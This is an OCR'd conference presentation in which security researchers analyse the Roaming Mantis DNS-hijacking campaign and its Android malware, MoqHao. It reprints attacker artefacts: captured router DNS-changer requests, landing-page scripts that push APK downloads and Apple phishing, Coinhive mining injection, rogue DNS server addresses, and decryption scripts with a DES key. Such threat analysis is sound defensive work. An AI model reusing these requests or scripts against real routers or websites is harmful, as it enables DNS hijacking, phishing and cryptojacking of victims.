Roaming Mantis: an Anatomy of a DNS Hijacking Campaign

Suguru Ishimaru
GReAT APAC
Kaspersky Lab

Manabu Niseki
NTT-CERT
NTT SC Labs

Hiroaki Ogawa
Professional Service
McAfee

Contents

1. Introduction
2. What is Roaming Mantis
3. MoqHao and SMShing
4. Attribution
5. Conclusions

$ whoami

Introduction of ourselves

Who are we..?

Suguru Ishimaru

GReAT APAC

Kaspersky Labs

Manabu Niseki

NTT-CERT

NTT SC Labs


Hiroaki Ogawa

Professional Service


McAfee

$ man roamingmantis

What is Roaming Mantis



What is Roaming Mantis?



- Cyber criminal campaign
- Compromised routers
- Targeted multi platform and multiple language
- Started since early 2018

What is Roaming Mantis?

Compromised router

Roaming

Bugdroid’s color

Mistakes (BUG)

Mantis

Roaming Mantis aka 少爺(Shaoye)


- ５７東森財經新聞台:「少爺殭屍」網路擴散！ 全球百萬筆個資遭竊 (2018/06/07)
  - https://www.youtube.com/watch?v=NEVMxhXG2lE
- TWNCERT: Shaoye Botnet Affecting Network Devices in Asia-Pacific (2018/06/14)
  - https://www.nccst.nat.gov.tw/NewsRSSDetail?lang=en&RSSType=news&seq=16111

TWNCERT says:

- At least 6,000 mobile devices are infected with malicious apps, leaking more than 1 million pieces of personal information.
- The infection spreads to 55 countries in the world and South Korea being the main target has a victim rate of 75%.

Compromised routers

Compromised routers



Rogue DNS servers

	A	B	C	D
Primary	1.53.252.215 (Vietnam)	171.244.3.110 (Vietnam)	118.30.28.38 (China)	42.112.35.45 (Vietnam)
Secondary	1.53.252.164 (Vietnam)	171.244.3.111 (Vietnam)	118.30.28.39 (China)	42.112.35.55 (Vietnam)

Korea is the first priority target

已连接

IP	168.126.63.1	203.248.252.2	219.250.36.130
171.244.3.110	119	117	86
171.244.3.111	116	122	91

168.126.63.1 (Korea Telecom / Korea)
203.248.252.2 (LG DACOM Corporation / Korea)
219.250.36.130 (SK Broadband Co Ltd / Korea)

Note: they are legitimate DNS servers in Korea

DNS changer


```
POST http://[redacted]/dnsconfig.html
Accept-Language: zh-cn
Accept: */*
Connection: close
Content-Length: 80
Content-Type: application/x-www-form-urlencoded; Charset=UTF-8
Host: [redacted]
Referer: http://[redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/38.0.2125.122 Safari/537.36 SE 2.X MetaSr 1.0
Version: HTTP/1.1
check_fix_dns=on&DNS_FST=171.244.3.110&DNS_SND=171.244.3.111&ACTION=%C0%FA%C0%E5
```

- My handmade honeypot (which impersonates a Korean router) observed a DNS changer payload via 205.209.174.238.
- Roaming Mantis DNS changer takes 2 steps.
  1. Taking a fingerprint of a target.
  2. Sending an attack payload based on the fingerprint.

JS DNS changer

```
http://192.168.1.1:8081/userRpm/LanDhcpServerRpm.htm?
dhcpserver=1&ip1=192.168.1.10&ip2=192.168.1.150&Lease=1200&gateway=192.168.1.1
&domain=&dnsserver=171.244.33.114&dnsserver2=171.244.33.116&Save=Save
```


The router's DNS setting is potentially compromised if the device reads the URL query of the DNS changer from localnet under a router with the following conditions:

- **No authentication for router panel from localnet**
- **The device has an admin session for the router panel**
- **Simple ID and password (or default) for router panel like admin:admin / user:user**


KSN data for detection of rogue DNS (1 – 19 Aug 2019)

98,000+ detections based on KSN data.

1. Russia
2. India
3. Vietnam
4. Bangladesh
5. **Japan**
6. Kazakhstan
7. Indonesia
8. Pakistan
9. **Taiwan**
10. Iran




Landing page




```
var dict = {
        zh: [
            '请安装Facebook扩展工具包提升安全性，以及使用流畅度.',
            'APP Store帐号存在安全异常,请重新登录'], //中文
        zh2: ['請安裝Facebook擴展工具包提升安全性，以及使用流暢度.',
            'Apple Store帳號存在安全异常，請重新登入'], //繁体中文
        ja: ['Facebook拡張ツールバッグを取付て安全性及び使用流暢性を向上します。',
            'APP Storeアカウントは安全異常があるので、再度ログインしてください。'], //日语
        ko: ['페이스북 보안확장 및 사용을 유창하기위해 설치하시길바랍니다.',
            'APP Store계정은 비정상 상태이기 때문에 다시 로그인하세요.'],//韩文
        en: ['To better experience the browsing, update to the latest Facebook version.',
            'The APP store account has a security exception, please log in again.'],//英语
        ar: [' يرجى تثبيت حزمة أدوات توسيع  Facebook  في حالة عدم القدرة على تنزيلها  . واستخدامه بصورة سلسة ، قوى الأمان
لزيارة الرابط  إلى شريط العناوين  وقم بلصق الرابط  ، واستخدم  المتصفح الافتراضي  زر نسخ  بصورة عادية، انقر فوق  ',

            "يرجى إعادة تسجيل الدخول من جديد APP Store هناك خلل أمني في حساب"],//阿拉伯语
        ...
```

Using Taiwanese hosts as landing pages



- **HiNet:**
  - 1.171.153.177, 1.171.154.9, 1.171.156.75
  - 1.171.158.91, 1.171.169.160, 1.171.169.201
  - 1.171.171.34, 1.171.174.228, 1.171.175.167
  - Etc.
- **SEEDNET:**
  - 175.181.255.52
  - 112.104.27.225, 112.104.26.33
  - Etc.

Targeted multi-platform

Malicious APK file(MoqHao)

```
if (isAndroid) {
    window.alert(getString(0));
    window.location.href = "http://" + location.hostname + "/" + Math.random().toString().substring(2, 10) + ".apk"
}
```


Phishing

```
if (isiOS) {
    //window.alert(getString(1));
    //window.location.href = "http://security.apple.com/";
    document.writeln("<script src=\'https://coinhive.com/lib/coinhive.min.js\'><" + "/script>");
    document.writeln("<script>");
    document.writeln("    var miner = new CoinHive.Anonymous(\'MbGzUiVDoyfIbIEP80XETUUCxqBg0baC\');");
    document.writeln("    miner.start();");
    document.writeln("</" + "script>");
```


Mining

```
if (isPC()) {
    document.writeln("<script src=\'https://coinhive.com/lib/coinhive.min.js\'><" + "/script>");
    document.writeln("<script>");
    document.writeln("    var miner = new CoinHive.Anonymous(\'MbGzUiVDoyfIbIEP80XETUUCxqBg0baC\');");
    document.writeln("    miner.start();");
    document.writeln("</" + "script>");
```

Accessing a landing page with iOS



Accessing a landing page with Android



Infection with an Android malware MoqHao (chrome1.0.7.apk)

$ file moqhao.apk

MoqHao and SMShing


MoqHao via SMShing


- MoqHao (alias: Shaoye and XLoader) is spreading via SMShing which impersonates Japanese logistics brands in Japan.

(source: https://asia.nikkei.com/Business/Japan-s-Sagawa-chasing-drivers-with-4-day-workweek
https://asia.nikkei.com/Business/Yamato-Transport-No.-1-in-Japan-brand-survey)

Spreading chain

- An infected Android device sends a SMS with a bit.ly link.
- The bit.ly link is a link to a Tumblr blog.
- The Tumblr blog redirects a user to a landing page.





Phishing website in Japan

iOS

Android

sagawa.apk(MoqHao)

In July 2019, new target is …

(source: https://www.motive.com.tw/?p=18207)

黑貓宅急便 is targeted in Taiwan

- Since early July 2019, MoqHao SMShing is started targeting 黑貓宅急便 in Taiwan.

(source: https://www.youtube.com/watch?v=0QKrDFua7Dc)

黑貓宅急便 landing page


```
            var u = navigator.userAgent, app = navigator.appVersion;
            return {
                trident: u.indexOf('Trident') > -1,
                presto: u.indexOf('Presto') > -1,
                webKit: u.indexOf('AppleWebKit') > -1,
                gecko: u.indexOf('Gecko') > -1 && u.indexOf('KHTML') == -1,
                mobile: !!u.match(/AppleWebKit.*Mobile.*/),
                ios: !!u.match(/\(i[^;]+;( U;)? CPU.+Mac OS X/),
                android: u.indexOf('Android') > -1 || u.indexOf('Linux') > -1,
                iPhone: u.indexOf('iPhone') > -1,
                iPad: u.indexOf('iPad') > -1,
            };
        }(),
        language: (navigator.browserLanguage || navigator.language).toLowerCase()
};

if (browser.versions.ios || browser.versions.iPhone || browser.versions.iPad) {
        window.alert("為了保護Apple Store 的賬戶,您的賬戶已被限制,需要重新認證.");
        window.location.href='http://securityqwg-apple.top'
} else if (browser.versions.android) {
    window.location.href = "smartcat.apk";

} else {
```

Apple phishing

smartcat.apk (MoqHao/Shaoye)

Phishing website in Taiwan

iOS

Android

smartcat.apk(MoqHao)

Android malware MoqHao (smartcat.apk)

MoqHao contains encrypted payload executed by loader module:

Contained files

This file is a compressed stream containing 10 files.

[+] classes.dex Loader module	DEX	10740 Bytes	
[+] AndroidManifest.xml	XML	11036 Bytes	
[+] META-INF/CERT.SF	unknown	632 Bytes	
[+] META-INF/MANIFEST.MF	unknown	589 Bytes	
[+] assets/db Encrypted payload	unknown	850488 Bytes	
[+] res/xml/device_admin.xml	XML	472 Bytes	

Decryption using zlib + base64

```
00000000  64 65 78 0a 30 33 35 00 db a4 55 1a c5 2b 61 da   dex.035...U..+a.
00000010  09 3d 1c 55 62 4e e0 96 0f bf 33 76 bc 76 d9 4a   .=.UbN....3v.v.J
00000020  e4 cc 09 00 70 00 00 Payload is Moqhao 00 00 00   ....p...xV4.....
00000030  00 00 00 00 20 cc 09 00 b6 14 00 00 70 00 00 00   .... .......p...
00000040  91 04 00 00 48 53 00 00 a6 05 00 00 8c 65 00 00   ....HS.......e..
```

Android malware MoqHao

MoqHao payload module is a backdoor.

20th backdoor commands

1. sendSms
2. setWifi
3. gcont
4. lock
5. bc
6. setForward
7. getForward
8. hasPkg
9. setRingerMode
10. setRecEnable
11. reqState
12. showHome
13. getnpki
14. http
15. onRecordAction
16. call
17. get_apps
18. show_fs_float_window
19. Ping
20. getPhoneState

4,000+ stolen info

#	添加时间	IP	语言	邮箱	密码	名字	生日	电话	住址	城镇	州
4812	2018/7/5 下午7:		26/泰国	en-us							
4811	2018/7/5 下午7:		1/亚美	en-us							
4810	2018/7/5 下午6:		2/俄罗	ru							
4809	2018/7/5 下午6:		2/乌克	ru							
4808	2018/7/5 下午5:		3/马来	zh-cn							
4807	2018/7/5 下午4:		2/亚太	en-us							
4806	2018/7/5 下午4:		225/俄	ru							
4805	2018/7/5 下午3:		9/俄罗	ru							
4804	2018/7/5 下午3:		4/台湾	zh-tw							
4803	2018/7/5 下午3:		3/俄罗	ru							
4802	2018/7/5 下午2:		6/俄罗	ru							
4801	2018/7/5 下午2:		/土耳其	ru							
4800	2018/7/5 下午2:		号域网	vi-vn							
4799	2018/7/5 下午2:		6/俄罗	ru							
4798	2018/7/5 下午2:		72/俄罗	ru							
4797	2018/7/5 下午2:		72/俄罗	ru							
4796	2018/7/5 下午1:		92/亚太	en-us							

- IP
- Language
- ID (email)
- Password
- Name
- Address
- Credit card info
- Tow factor auth
- Bank info
- Etc…

Improving crypto algorithm of loader module

¥classes.dex **loader module**

¥assets¥bin **encrypted payload (-> .dex)**

…others

2018 April

Base64

```
#!/usr/bin/env python

import sys
import zlib
import base64

data = open(sys.argv[1], "rb").read()
dec_z = zlib.decompress(data[4:])
dec_b = base64.b64decode(dec_z)
with open(sys.argv[1]+".dec","wb") as fp:
        fp.write(dec_b)
```

2018 Apr

Skip 4bytes

+


Zlib

+

Base64

Wrong design (vulnerability?) in old versions

Read email subject and decrypt real C2 destination



Wrong design

If someone send a Email to there…?

Real C2

Sinkhole?

Other actor?

Fixed wrong design in 2019

Crypto Algorithm

Feb 2019 Mar 2019 **Apr 2019**

Base64.urlsafe + DES (CBC)


Fixed

```
#!/usr/bin/env python

from Crypto.Cipher import DES
import sys
import base64

enc = base64.urlsafe_b64decode(sys.argv[1])
key = b"Ab5d1Q32"

des = DES.new(key,2,key)
dec = des.decrypt(enc)
print(dec)
```



Real C2 of Roaming Mantis

